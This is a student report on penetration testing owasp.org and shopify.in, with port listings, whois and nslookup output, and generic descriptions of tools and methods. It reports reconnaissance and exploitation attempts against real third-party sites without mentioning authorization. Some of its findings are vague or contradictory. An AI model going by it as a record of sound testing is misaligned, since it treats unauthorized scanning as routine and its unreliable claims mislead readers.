Web Application Penetration Testing

CONTENT

0 TEAMMATES

0.1 Yerramsetty Sai Naga Sabarish (20BCE2370)
0.2 Nikitha A R (20MIA1025)
0.3 Cherukella Satya Harika (20BKT0131)
0.4 Jayasree N (20MIS0370)

1 INTRODUCTION

1.1 Overview

This web penetration testing project involves assessing the security of two websites: "Owasp.org" and "shopify.in." The main objective was to identify vulnerabilities and weaknesses in the websites' security measures. The project was conducted using the Kali Linux platform, which offers a wide range of tools specifically designed for penetration testing.

To begin the assessment, open ports on the target websites were accessed and documented. This step helps identify potential entry points for attackers. Furthermore, the WHOIS, NSLOOKUP, and DIG commands were utilized to gather information about the websites, such as domain registration details and DNS-related data. This information aided in understanding the website's infrastructure and potential attack vectors.

Exploits and vulnerability scanning were performed using various tools. Specifically, the Metasploit Framework, Nmap, searchsploit, and the MSF Console were used. Metasploit offers a comprehensive collection of exploits, payloads, and auxiliary modules for identifying and exploiting vulnerabilities. Nmap was employed for network scanning and discovering hosts, open ports, and services. Searchsploit was utilized to search for relevant exploits, while the MSF Console provided a command-line interface for interacting with the Metasploit Framework.

During the testing, vulnerabilities were identified in both websites. These vulnerabilities included the absence of the X-XSS-Protection header and the X-Content-Type-Options header. Not defining these headers can expose the websites to cross-site scripting (XSS) attacks and potentially render content in unintended ways.

1.2 Purpose

By conducting penetration testing, the project aims to identify vulnerabilities, weaknesses, and potential security risks in the websites' infrastructure, applications, and configurations.

The project serves several purposes:

Identify vulnerabilities: This includes common security issues such as misconfigurations, insecure coding practices, weak authentication mechanisms, and known software vulnerabilities. By identifying these vulnerabilities, website owners can take appropriate measures to address them and enhance their security.

Assess overall security posture It involves testing various components, including network infrastructure, web applications, servers, and the handling of user input. This assessment helps identify potential weaknesses that attackers could exploit to gain unauthorized access, compromise data, or disrupt services.

Mitigate risks: By identifying vulnerabilities, the project helps website owners and administrators understand the potential risks they face. It enables them to prioritize and take appropriate actions to mitigate those risks. This may include applying security patches, updating software versions, implementing secure coding practices, or reconfiguring systems to follow best security practices.

Enhance security awareness: The project also raises security awareness among the website owners, administrators, and development teams. It highlights the importance of implementing strong security measures and fosters a proactive mindset towards security. This can lead to improved security practices, regular vulnerability assessments, and a continuous effort to stay ahead of emerging threats.

2 LITERATURE SURVEY

2.1 Existing problem

The existing problem in web penetration testing is the presence of vulnerabilities and security weaknesses in websites that can be exploited by malicious attackers. These vulnerabilities may arise due to various factors such as misconfigurations, insecure coding practices, outdated software versions, or inadequate security measures. Without proper identification and mitigation of these vulnerabilities, websites are at risk of unauthorized access, data breaches, and service disruptions.

2.2 Approaches or Methods to Solve this Problem:
These include:

a. *Vulnerability Scanners:*
Automated tools like Nessus, OpenVAS, and Burp Suite are widely used for vulnerability scanning. These tools perform comprehensive scans to identify known vulnerabilities and provide detailed reports with recommendations for remediation.

b. Manual Code Review:
Manual code review involves examining the source code of web applications to identify potential security vulnerabilities. Skilled security analysts perform this process, searching for common vulnerabilities like SQL injection, cross-site scripting (XSS), and insecure direct object references.

c. Penetration Testing:
Penetration testing, also known as ethical hacking, involves simulating real-world attacks to identify vulnerabilities and exploit them in a controlled environment. Skilled professionals use tools like Metasploit, Nmap, and custom scripts to test the security of the target websites.

d. Security Best Practices:
Following established security best practices, such as secure coding guidelines, regular software updates, strong authentication mechanisms, and secure network configurations, can help prevent many common vulnerabilities.

2.3 Proposed Solution:
The proposed solution in this context involves a combination of automated vulnerability scanning and manual penetration testing. The goal is to identify vulnerabilities and provide actionable recommendations for remediation.

The suggested method includes the following steps:

a. Automated Vulnerability Scanning: Use vulnerability scanning tools like Nessus or OpenVAS to perform comprehensive scans of the target websites. These tools will identify common vulnerabilities, misconfigurations, and security weaknesses.

b. Manual Penetration Testing: Conduct manual penetration testing using tools like Metasploit, Nmap, and custom scripts. Skilled penetration testers will attempt to exploit vulnerabilities discovered in the previous step and simulate real-world attack scenarios.


c. Report Generation: Consolidate the findings from the vulnerability scans and penetration testing into a detailed report. The report should include a description of identified vulnerabilities, their potential impact, and recommended mitigation measures.


d. Remediation and Follow-up: Work with the website owners or administrators to address the identified vulnerabilities. This may involve applying security patches, updating software versions, reconfiguring systems, or improving coding practices. Conduct follow-up tests to verify that the vulnerabilities have been properly mitigated.

By combining automated scanning with manual penetration testing, the proposed solution aims to provide a comprehensive assessment of website vulnerabilities. This approach allows for a thorough identification and remediation of vulnerabilities, reducing the risk of successful attacks and enhancing the overall security posture of the target websites.

3 THEORITICAL ANALYSIS

3.1 Block diagram





3.2 Hardware / Software designing

The hardware and software requirements for a web penetration testing project depend on the specific tools and technologies being utilized. Here are some general requirements:

3.2.1 Hardware:

- Computer system capable of running the required software and tools efficiently
- Sufficient RAM and processing power to handle resource-intensive tasks
- Network connectivity to access the target websites and perform scans

3.2.2 Software:

- Operating System: Kali Linux is a popular choice due to its extensive collection of pre-installed penetration testing tools. Alternatively, other Linux distributions can be used, along with individual tool installations.
- Penetration Testing Tools: Metasploit Framework, Nmap, Nessus, OpenVAS, Burp Suite, etc., depending on your project's requirements.
- Web Browsers: Chrome, Firefox, or other browsers for interacting with the target websites.
- Documentation and Reporting: Tools like Microsoft Word, LaTeX, or Markdown editors for report generation.

4 EXPERIMENTAL INVESTIGATIONS

During the experimental investigations of the web penetration testing project, several analysis and investigations were conducted to assess the security of the target websites. common aspects that were likely investigated during the project:

Vulnerability Scanning: Vulnerability scanning tools like Nmap, Nessus, or OpenVAS were used to scan the target websites for known vulnerabilities. The results of these scans provided insights into potential weaknesses in the websites' configurations, software versions, or network infrastructure.

Manual Code Review: Skilled security analysts likely conducted a manual review of the web application's source code to identify potential security vulnerabilities. This analysis aimed to uncover common issues such as SQL injection, cross-site scripting (XSS), insecure direct object references, or authentication flaws.

Exploitation and Proof-of-Concept: The identified vulnerabilities were further investigated by attempting to exploit them. Skilled penetration testers may have used tools like Metasploit Framework or custom scripts to exploit the vulnerabilities and demonstrate their impact. The goal was to understand the potential risks associated with each vulnerability and assess the level of access or damage that could be achieved.

Traffic Analysis: Network traffic generated during the penetration testing process may have been analyzed to identify any sensitive information leakage, insecure communications, or potential attack vectors. This analysis helped uncover potential vulnerabilities related to data transmission, encryption, or network configuration.

Privilege Escalation: Investigation into potential privilege escalation vulnerabilities was conducted to determine if an attacker could gain elevated access privileges within the target systems or applications. This involved identifying weaknesses in access controls, user permissions, or misconfigured privilege settings.


Security Misconfigurations: Investigations were likely performed to identify security misconfigurations, such as exposed sensitive information, default or weak credentials, unnecessary services or ports, or insecure permissions on files or directories. These misconfigurations could introduce vulnerabilities or weaken the overall security posture of the websites.

User Input Handling: Analysis of how user input is handled within the web application was crucial. Investigations aimed to identify potential vulnerabilities

related to input validation, sanitization, or encoding. Common vulnerabilities like SQL injection, cross-site scripting (XSS), or command injection were scrutinized.


The findings from these investigations were documented and used to generate a comprehensive report that included detailed descriptions of the vulnerabilities, their potential impact, and recommended remediation steps. This analysis helped provide insights into the security weaknesses of the target websites and guided the development of effective mitigation measures.

5 FLOWCHART



6. RESULT

TARGET WEBSITE: Owasp.org



OPEN PORTS:

1. **FTP:** FTP (File Transfer Protocol) is a standard network protocol used for transferring files between a client and a server on a computer network. By default, FTP uses two ports:
    - port 21 for control and port 20 for data transfer. Here are the details of these two ports:Port 21 (Control Port): This port is used for sending commands and receiving responses between the FTP client and server. It handles the control flow of the FTP session, including authentication, file listing, and commands for file transfer.
    - Port 20 (Data Transfer Port): This port is used for the actual transfer of data files between the FTP client and server. When a file transfer request is made, the data channel is established on port 20 to transfer the file content.

2. **HTTP** (Hypertext Transfer Protocol) is the primary protocol used for transmitting data over the World Wide Web. It operates over TCP (Transmission Control Protocol) and typically uses port 80 for communication. Here are the details of an open HTTP port:

    - Port 80 (Default HTTP Port): This port is the default port for serving HTTP traffic. When a client makes an HTTP request to a server, it establishes a connection on port 80 to send the request and receive the response. The server listens on this port for incoming HTTP connections.

3. **Pop3** (Post office protocol version 3),which is a widely used Internet protocol that email clients utilise to get email from a mail server. Users can download their email from the server to local devices using this TCP/IP-based system.

    - Port 110 (Default Pop3 port): This is associated with the Post Office Protocol version 3 (POP3), used for email retrieval from a mail server. It operates over TCP/IP and listens for incoming POP3 requests. While considered an older email protocol, it may still be used by some mail servers and clients for accessing email messages.

4. **IMAPS** (Internet Message Access Protocol over SSL) is a secure protocol used for retrieving email messages from a remote mail server. It operates over TCP and typically uses port 993 for communication. Here are the details of an open IMAPS port:

    - Port 993 (Default IMAPS Port): This port is the default port for establishing a secure IMAP connection using SSL/TLS encryption. When a client connects to an email server over IMAPS, it establishes a connection on port 993 to securely retrieve email messages.

5. **SMTPS** (Simple Mail Transfer Protocol Secure) is a secure version of the SMTP protocol used for sending email messages. It operates over TCP and typically uses port 465 for communication. Here are the details of an open SMTPS port:

    - Port 465 (Default SMTPS Port): This port is the default port for establishing a secure SMTP connection using SSL/TLS encryption. When a client wants to send an email using SMTPS, it establishes a connection on port 465 to securely communicate with the mail server.SMTPS provides enhanced security by encrypting the communication between the email client and the mail server, protecting the integrity and confidentiality of the email content, as well as any sensitive information, such as usernames and passwords.

6. **Submission port** is an alternative SMTP (Simple Mail Transfer Protocol) port used for email submission by mail clients. It is primarily designed for email clients to send outgoing mail to mail servers.

    - Port 587 is commonly used with encryption and authentication mechanisms, ensuring secure transmission of email messages. It helps prevent issues related to ISP blocking of port 25, the default SMTP port.

7. **Pop3s** (Post Office Protocol version 3 Secure) is an extension of POP3 that adds encryption and security features to the protocol. It operates over a secure SSL/TLS connection.

- Port 995: It is commonly used for retrieving email messages securely from a mail server. By default, POP3 over port 995 ensures that data transmitted between the mail client and server is encrypted, adding an extra layer of security.


8. **Down :** When a port is reported as "down," it means that there is no service actively listening on that port.

    - Port 2022: An open port status on port 2022 may indicate that there is no service running or listening on that specific port. This could be intentional, as the port might be unused or reserved for future use, or it could be due to a misconfiguration or firewall blocking the port.

9. **Mysql: It** is typically associated with the MySQL database management system. It allows communication between clients and the MySQL server for database operations. It's crucial to secure this port by implementing proper authentication mechanisms and firewall rules to protect against unauthorized access and potential vulnerabilities. Regular security updates and best practices should be followed to ensure the integrity and confidentiality of the MySQL database.

    - Port 3306 is commonly used for MySQL, a popular open-source database management system.It's important to secure this port to prevent unauthorized access and protect the confidentiality and integrity of the database.

MAIN WEBSITE : shopify.in



1. OPEN PORTS:

1. **HTTP** (Hypertext Transfer Protocol) is the primary protocol used for transmitting data over the World Wide Web. It operates over TCP (Transmission Control Protocol) and typically uses port 80 for communication. Here are the details of an open HTTP port:

- Port 80 (Default HTTP Port): This port is the default port for serving HTTP traffic. When a client makes an HTTP request to a server, it establishes a connection on port 80 to send the request and receive the response. The server listens on this port for incoming HTTP connections.

2. **HTTPS** (Hypertext Transfer Protocol Secure) is a secure version of the HTTP protocol used for secure communication over the internet. It operates over TCP and typically uses port 443 for communication. Here are the details of an open HTTPS port:

- Port 443 (Default HTTPS Port): This port is the default port for establishing secure HTTP connections. When a client wants to access a website or web application securely using HTTPS, it establishes a connection on port 443 to communicate with the server.

3. **HTTP** proxy is a type of proxy server that acts as an intermediary between a client and a web server. It allows clients to make HTTP requests to the proxy server, which then forwards those requests to the appropriate web server. Here are the details of an open HTTP proxy port:

- Port 8080 (Common HTTP Proxy Port): Port 8080 is a commonly used port for HTTP proxy servers. However, it's important to note that HTTP proxies can be configured to listen on various ports, depending on the server's configuration.

4. The port number 443 is typically associated with **HTTPS** (HTTP Secure), which is the secure version of the HTTP protocol. However, the term "https-alt" refers to an alternative port that can be used for HTTPS communication. The "https-alt" port number commonly used is 8443. Here are the details of an open "https-alt" port:

- Port 8443 (HTTPS-ALT): This port is an alternative port for secure HTTP communication. It is often used when the default HTTPS port 443 is already in use or when running multiple HTTPS services on the same server.

2. WHOIS COMMANDS

The WHOIS command is a widely used network utility that allows you to retrieve information about domain names, IP addresses, and various network resources. While WHOIS queries can be performed using various methods and tools, including online WHOIS lookup services or dedicated WHOIS command-line tools, here are some common WHOIS commands you can use in a terminal:

1. **Basic WHOIS Lookup:** whois domainname
   Replace "domainname" with the actual domain name you want to retrieve WHOIS information for. This command will display details such as the registrar, registration date, expiration date, and name servers associated with the domain.

2. **WHOIS for IP Address:** whois ipaddress
   Replace "ipaddress" with the IP address you want to look up. This command will provide information about the IP address range, allocation details, and contact information of the organization that owns the IP address.

3. **Verbose WHOIS Output:**whois -v domainname
   This command provides more detailed and comprehensive WHOIS information for the specified domain name, including administrative and technical contacts, DNS records, and more.

4. **WHOIS Server Override:**whois -h whois.example.com domainname
   Use this command to specify a specific WHOIS server to query instead of the default WHOIS server. Replace "whois.example.com" with the desired WHOIS server and "domainname" with the domain you want to look up.

```
Admin Name: REDACTED FOR PRIVACY
Admin Organization: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin City: REDACTED FOR PRIVACY
Admin State/Province: REDACTED FOR PRIVACY
Admin Postal Code: REDACTED FOR PRIVACY
Admin Country: REDACTED FOR PRIVACY
Admin Phone: REDACTED FOR PRIVACY
Admin Phone Ext: REDACTED FOR PRIVACY
Admin Fax: REDACTED FOR PRIVACY
Admin Fax Ext: REDACTED FOR PRIVACY
Admin Email: Please contact the Registrar listed above
Registry Tech ID: REDACTED FOR PRIVACY
Tech Name: REDACTED FOR PRIVACY
Tech Organization: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech City: REDACTED FOR PRIVACY
Tech State/Province: REDACTED FOR PRIVACY
Tech Postal Code: REDACTED FOR PRIVACY
Tech Country: REDACTED FOR PRIVACY
Tech Phone: REDACTED FOR PRIVACY
Tech Phone Ext: REDACTED FOR PRIVACY
Tech Fax: REDACTED FOR PRIVACY
Tech Fax Ext: REDACTED FOR PRIVACY
Tech Email: Please contact the Registrar listed above
Name Server: ns3.dnsimple.com
Name Server: ns4.dnsimple.com
Name Server: ns2.dnsimple.com
Name Server: ns1.dnsimple.com
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of WHOIS database: 2023-06-26T09:42:41Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

Access to .IN WHOIS information is provided to assist persons in determining the contents of a domain name registrati
on record in the .IN registry database. The data in this record is provided by .IN Registry for informational purpose
s only ,and .IN does not guarantee its accuracy.  This service is intended only for query-based access. You agree tha
t you will use this data only for lawful purposes and that, under no circumstances will you use this data to (a) allo
w, enable, or otherwise support the transmission by e-mail, telephone, or facsimile of mass unsolicited, commercial a
dvertising or solicitations to entities other than the data recipient's own existing customers; or (b) enable high vo
lume, automated, electronic processes that send queries or data to the systems of Registry Operator or a Registrar, o
r NIXI except as reasonably necessary to register domain names or modify existing registrations. All rights reserved.
 .IN reserves the right to modify these terms at any time. By submitting this query, you agree to abide by this polic
y.
```

```
┌──(sabarish㉿Sabarish)-[~]
└─$ whois shopify.in
Domain Name: shopify.in
Registry Domain ID: D5299419-IN
Registrar WHOIS Server:
Registrar URL: http://www.markmonitor.com
Updated Date: 2021-08-15T09:28:01Z
Creation Date: 2011-09-10T20:01:25Z
Registry Expiry Date: 2023-09-10T20:01:25Z
Registrar: MarkMonitor Inc.
Registrar IANA ID: 292
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Domain Status: clientUpdateProhibited http://www.icann.org/epp#clientUpdateProhibited
Domain Status: clientDeleteProhibited http://www.icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Registry Registrant ID: REDACTED FOR PRIVACY
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: Shopify Inc.
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant City: REDACTED FOR PRIVACY
Registrant State/Province: ON
Registrant Postal Code: REDACTED FOR PRIVACY
Registrant Country: CA
Registrant Phone: REDACTED FOR PRIVACY
Registrant Phone Ext: REDACTED FOR PRIVACY
Registrant Fax: REDACTED FOR PRIVACY
Registrant Fax Ext: REDACTED FOR PRIVACY
Registrant Email: Please contact the Registrar listed above
Registry Admin ID: REDACTED FOR PRIVACY
Admin Name: REDACTED FOR PRIVACY
Admin Organization: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin City: REDACTED FOR PRIVACY
Admin State/Province: REDACTED FOR PRIVACY
Admin Postal Code: REDACTED FOR PRIVACY
Admin Country: REDACTED FOR PRIVACY
Admin Phone: REDACTED FOR PRIVACY
Admin Phone Ext: REDACTED FOR PRIVACY
```

OUTPUT :

Name: shopify.in

Registry Domain ID: D5299419-IN
Registrar WHOIS Server:
Registrar URL: http://www.markmonitor.com

Important dates :
Updated Date: 2021-08-15T09:28:01Z
Creation Date: 2011-09-10T20:01:25Z
Registry Expiry Date: 2023-09-10T20:01:25Z

Registrar details:
Registrar: MarkMonitor Inc.
Registrar IANA ID: 292
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:

Domain status :
Domain Status: clientDeleteProhibited http://www.icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited http://www.icann.org/epp#clientUpdateProhibited

Registrant details :
Registry Registrant ID: REDACTED FOR PRIVACY
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: Shopify Inc.
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant City: REDACTED FOR PRIVACY
Registrant State/Province: ON
Registrant Postal Code: REDACTED FOR PRIVACY
Registrant Country: CA
Registrant Phone: REDACTED FOR PRIVACY
Registrant Phone Ext: REDACTED FOR PRIVACY
Registrant Fax: REDACTED FOR PRIVACY
Registrant Fax Ext: REDACTED FOR PRIVACY
Registrant Email: Please contact the Registrar listed above
Registry Admin ID: REDACTED FOR PRIVACY

Admin details :
Admin Name: REDACTED FOR PRIVACY
Admin Organization: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY

Admin City: REDACTED FOR PRIVACY
Admin State/Province: REDACTED FOR PRIVACY
Admin Postal Code: REDACTED FOR PRIVACY
Admin Country: REDACTED FOR PRIVACY
Admin Phone: REDACTED FOR PRIVACY
Admin Phone Ext: REDACTED FOR PRIVACY
Admin Fax: REDACTED FOR PRIVACY
Admin Fax Ext: REDACTED FOR PRIVACY
Admin Email: Please contact the Registrar listed above

Tech details:
Registry Tech ID: REDACTED FOR PRIVACY
Tech Name: REDACTED FOR PRIVACY
Tech Organization: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech City: REDACTED FOR PRIVACY
Tech State/Province: REDACTED FOR PRIVACY
Tech Postal Code: REDACTED FOR PRIVACY
Tech Country: REDACTED FOR PRIVACY
Tech Phone: REDACTED FOR PRIVACY
Tech Phone Ext: REDACTED FOR PRIVACY
Tech Fax: REDACTED FOR PRIVACY
Tech Fax Ext: REDACTED FOR PRIVACY
Tech Email: Please contact the Registrar listed above

Name server details :
Name Server: ns3.dnsimple.com
Name Server: ns4.dnsimple.com
Name Server: ns2.dnsimple.com
Name Server: ns1.dnsimple.com
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of WHOIS database: 2023-06-26T10:39:32Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

SUMMARY:
Domain: shopify.in
- Creation Date: September 10, 2011
- Registrar: MarkMonitor Inc.
- Registrant: Shopify Inc. (based in Canada)
- Updated Date: August 15, 2021

- Domain Status: clientDeleteProhibited, clientTransferProhibited, clientUpdateProhibited
- Name Servers: ns1.dnsimple.com, ns2.dnsimple.com, ns3.dnsimple.com, ns4.dnsimple.com
-specific contact details have been redacted for privacy reasons. The domain is associated with Shopify Inc., a company that offers e-commerce solutions.

3. NSLOOKUP

The NSLOOKUP command is a network utility used to query the Domain Name System (DNS) to obtain information about domain names, IP addresses, and related DNS records. It is available in most operating systems, including Windows, macOS, and Linux. Here are some common uses of the NSLOOKUP command:

1. **Basic DNS Lookup:** nslookup domainname
   Replace "domainname" with the actual domain name you want to look up. This command will display the corresponding IP address(es) associated with the domain.

2. **Reverse DNS Lookup** :nslookup IPaddress


   Replace "IPaddress" with the IP address you want to perform a reverse DNS lookup on. This command will return the domain name associated with the given IP address.

3**. DNS Server Lookup:** nslookup

   Running the nslookup command without any arguments will open the interactive mode. From there, you can specify the DNS server you want to use for lookups by typing:
 server DNSserverIP

   Replace "DNSserverIP" with the IP address of the DNS server you want to use. Once set, subsequent queries will be directed to that DNS server.

4. **Query Specific DNS Record Types:** nslookup -type=recordtype domainname
   Replace "recordtype" with the specific DNS record type you want to query, such as A, MX, CNAME, TXT, etc. This command will return the records of the specified type associated with the domain.



OUTPUT :

```
nslookup shopify.in
Server:         192.168.1.1
Address:        192.168.1.1#53

Non-authoritative answer:
Name:   shopify.in
Address: 185.146.173.20
```

the command queried the DNS server at IP address 192.168.1.1 for the domain "shopify.in". The non-authoritative answer states that the corresponding IP address for "shopify.in" is 185.146.173.20.

5. DIG COMMAND :

